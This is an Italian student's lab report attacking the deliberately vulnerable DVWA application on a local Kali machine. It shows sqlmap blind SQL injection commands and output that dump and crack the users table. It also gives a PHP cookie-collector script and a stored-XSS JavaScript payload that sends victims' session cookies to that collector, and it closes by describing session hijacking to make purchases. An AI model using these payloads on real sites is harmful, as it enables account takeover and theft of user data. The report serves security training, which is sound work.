Report Mendolia Valerio

Informazioni Host usati:

Nome Netbios:	Kali Linux
IP:	192.168.33.100
OS:	6.1.0-kali9-amd64
Programma utilizzato:	DVWA
Link completo:	http://192.168.33.100/DVWA/

SQL injection (blind) -

Obiettivo


Recuperare le password degli utenti presenti sul DB di DVWA (sfruttando la Blind SQLi)

Descrizione


L'SQL injection (blind) si riferisce a un processo nel quale si tenta di ottenere l'accesso non autorizzato alle password degli utenti presenti all'interno di un database sfruttando una vulnerabilità conosciuta come Blind SQL Injection (Blind SQLi). A differenza della SQL Injection tradizionale, in cui l'attaccante può ottenere informazioni dirette dal database, la Blind SQL Injection sfrutta la capacità di eseguire query condizionali per estrarre informazioni in modo indiretto. Nella Blind SQL Injection, l'attaccante inserisce codice SQL dannoso all'interno di una query per eseguire interrogazioni che restituiscono risposte booleane, come vero o falso. Utilizzando tecniche di enumerazione e analisi dei risultati, l'attaccante può inferire informazioni sul database e, eventualmente, recuperare le password degli utenti presenti.

Abilitazione dei servizi e impostazione di 'LOW' su dvwa:


Abilito i servizi Apache2 e Mysql (Preconfigurati):



Inserisco l'impostazione 'LOW' default nel file di configurazione di DVWA:



Effettuo il login e navigo nella tab del SQL Injection Blind:




Utilizzo di SqlMap:


Capisco che per questo tipo di vulnerabilità ho bisogno di sqlmap un software che effettua dei tentativi di sql injection sui vari metodi HTTP, in questo caso abbiamo bisogno di utilizzare Il GET poichè il form di dvwa utilizza questo metodo.
'http://192.168.33.100/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#'

Quindi cerco di ottenere la sessione per poter effettuare il login direttamente da sqlmap con document.cookie:

Apro sqlmap e inserisco i dati che mi interessa estrarre da questo form "sqlmap http://192.168.33.100/DVWA/vulnerabilities/sqli_blind/?id=1'&'Submit=Submit# --cookie="security=low; PHPSESSID=0ut09o29h21tl9n4sllqm960fp" --dbs"



Dopo aver inserito il parametro --dbs mi ritrova tutti i database a disposizione nel mysql del sito remoto e scelgo di utilizzare il database di DVWA:



Seleziono il database che voglio utilizzare con -D dvwa e visualizzo le tabelle a mia disposizione con : --tables

```
sqlmap http://192.168.33.100/DVWA/vulnerabilities/sqli_blind/?id=1'&'Submit=Submit# --cookie="security=low; PHPSESSID=0ut09o29h21tl9n4sllqm960fp" -D  dvwa --tables
                {1.7.2#stable}
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:11:53 /2023-06-08/

[16:11:53] [INFO] resuming back-end DBMS 'mysql'
[16:11:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 7842=7842 AND 'wozL'='wozL&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7019 FROM (SELECT(SLEEP(5)))lAhe) AND 'qlfG'='qlfG&Submit=Submit
---
[16:11:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:11:53] [INFO] fetching tables for database: 'dvwa'
[16:11:53] [INFO] fetching number of tables for database 'dvwa'
[16:11:53] [INFO] resumed: 2
[16:11:53] [INFO] resumed: users
[16:11:53] [INFO] resumed: guestbook
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Ottenimento delle informazioni:

Ora che so che devo recuperare le informazioni salvate nella tabella users posso andare a selezionare sul programma che voglio ottenere tutte le informazioni su quella tabella comprese le colonne:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap http://192.168.33.100/DVWA/vulnerabilities/sqli_blind/?id=1'&'Submit=Submit# --cookie="security=low; PHPSESSID=0ut09o29h21tl9n4sllqm960fp" -D  dvwa -T users --dump-all
```

Dopo aver enumerato la tabella con le colonne e con i dati il programma mi chiede se voglio provare ad eseguire un bruteforce delle password che ha enumerato. Accetto ed ecco il risultato finale ottenuto:

```
[16:20:07] [INFO] retrieved: 5
[16:20:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[16:20:12] [INFO] writing hashes to a temporary file '/tmp/sqlmap7_3×6ysd632828/sqlmaphashes-03mgsax0.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]
[16:20:13] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[16:20:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[16:20:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:20:16] [INFO] starting 6 processes
[16:20:17] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[16:20:18] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[16:20:19] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[16:20:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+-------------------------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+-------------------------------------------------------------+-----------+------------+---------------------+--------------+
| 3       | 1337    | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)                  | Me        | Hack       | 2023-05-17 05:11:58 | 0            |
| 1       | admin   | /DVWA/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)                 | admin     | admin      | 2023-05-26 09:22:14 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)                   | Brown     | Gordon     | 2023-05-17 05:11:58 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)                  | Picasso   | Pablo      | 2023-05-17 05:11:58 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)                 | Smith     | Bob        | 2023-05-17 05:11:58 | 0            |
+---------+---------+-------------------------------+-------------------------------------------------------------+-----------+------------+---------------------+--------------+

[16:20:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.33.100/dump/dvwa/users.csv'
[16:20:22] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2008 times
[16:20:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.33.100'

[*] ending @ 16:20:22 /2023-06-08/
```

XSS persistente -

Obiettivo

Recuperare i cookie di sessione delle vittime del XSS persistente ed inviarli ad un server sotto il controllo dell'attaccante.

Descrizione

Un attacco XXS (Cross-Site Scripting) persistente è una vulnerabilità delle applicazioni web in cui un attaccante inietta e persiste del codice JavaScript maligno all'interno di un sito web o di un'applicazione. Questo tipo di attacco sfrutta una falla nelle misure di sicurezza per consentire all'attaccante di iniettare codice dannoso che viene poi eseguito sul browser dei visitatori del sito. L'attacco XXS persistente si differenzia dall'attacco XXS riflesso perché il codice maligno viene memorizzato in modo permanente sul server web e viene riprodotto per ogni utente che visita la pagina compromessa. Questo rende l'attacco più pericoloso e diffuso, poiché colpisce tutti gli utenti che accedono alla pagina, non solo l'utente specifico che ha inizialmente iniettato il codice. Un esempio di attacco XXS persistente potrebbe essere l'iniezione di un codice JavaScript all'interno di un campo di input su un sito web, come un modulo di commento o una casella di testo. Se l'applicazione web non sanitizza correttamente l'input dell'utente, l'attaccante potrebbe inserire un codice che viene salvato nel database del sito web e

successivamente visualizzato a tutti gli utenti che visitano la pagina contenente il commento o il campo di testo. Una volta visualizzata la pagina compromessa, il codice JavaScript maligno viene eseguito sul browser degli utenti che visitano il sito, consentendo all'attaccante di svolgere azioni dannose come il furto di informazioni personali, l'accesso non autorizzato a account utente o il reindirizzamento a siti web malevoli.

Creazione di due script malevoli, uno PHP e l'altro in javascript:

Creo uno script PHP in grando di effettuare un prelevamento del cookie della vittima tramite il metodo GET (Salvando le varie sessioni in un file txt chiamato cookie.txt):


```php
<?php

$cookie = $_GET['cookie'];


// Percorso del file di testo per il database dei cookie rubati
$databaseFile = "cookie.txt";

// Aprire il file di testo in modalità append
$fileHandle = fopen($databaseFile, 'a');

// Scrivere il cookie nel file di testo
fwrite($fileHandle, $cookie . PHP_EOL);

// Chiudere il file
fclose($fileHandle);


?>

```

Creo un codice javascript da iniettare nel form dei commenti, con questo codice una volta inserito nei commenti andrà a salvare tutte le sessioni che visiteranno quella pagina:


```javascript
<script>
  var baseUrl = 'http://192.168.33.100/getcookie.php';
  var param1 = document.cookie;

  var urlRemoto = baseUrl + '?cookie=' + param1;
  var request = new XMLHttpRequest();
  request.open('GET', urlRemoto, true);
  request.send();
</script>
```

L'attacco XXS:


Vado nella pagina di dvwa 'Stored Cross Site Scripting (XSS)' mi accorgo che nel campo dove inserire la firma del libro degli ospiti c'è una limitazione nella digitazione dei caratteri, quindi l'aggiro modificando semplicemente le source del codice prima di inviare il mio messaggio (Inserisco massimo 500 caratteri al posto di 50):




Ritorno nella pagina di dvwa 'Stored Cross Site Scripting (XSS)' e inserisco lo script javascript nello spazio dove è possibile firmare il libro degli ospiti. In questo modo lo salverà il mio script nel database mysql e ogni volta che gli utenti vedranno la mia firma sul libro degli ospiti gli verrà prelevato il cookie di sessione.



Dopo aver inviato i dati la firma sul libro degli ospiti è stata salvata sul database mysql e aggiornando ogni volta la pagina dove c'è il mio commento il file cookie.php si riempe di sessioni:



Ed ecco infine il file cookie.txt pieno di sessioni di tutti gli utenti che visualizzeranno il messaggio:



Successivamente posso sfruttare queste sessioni per accedere al sito inserendo la sessione attiva del utente alla quale è stata rubata, in questo modo posso anche accedere a carte di credito salvate sul sito e comprare al posto dell'utente.

Compito di Mendolia Valerio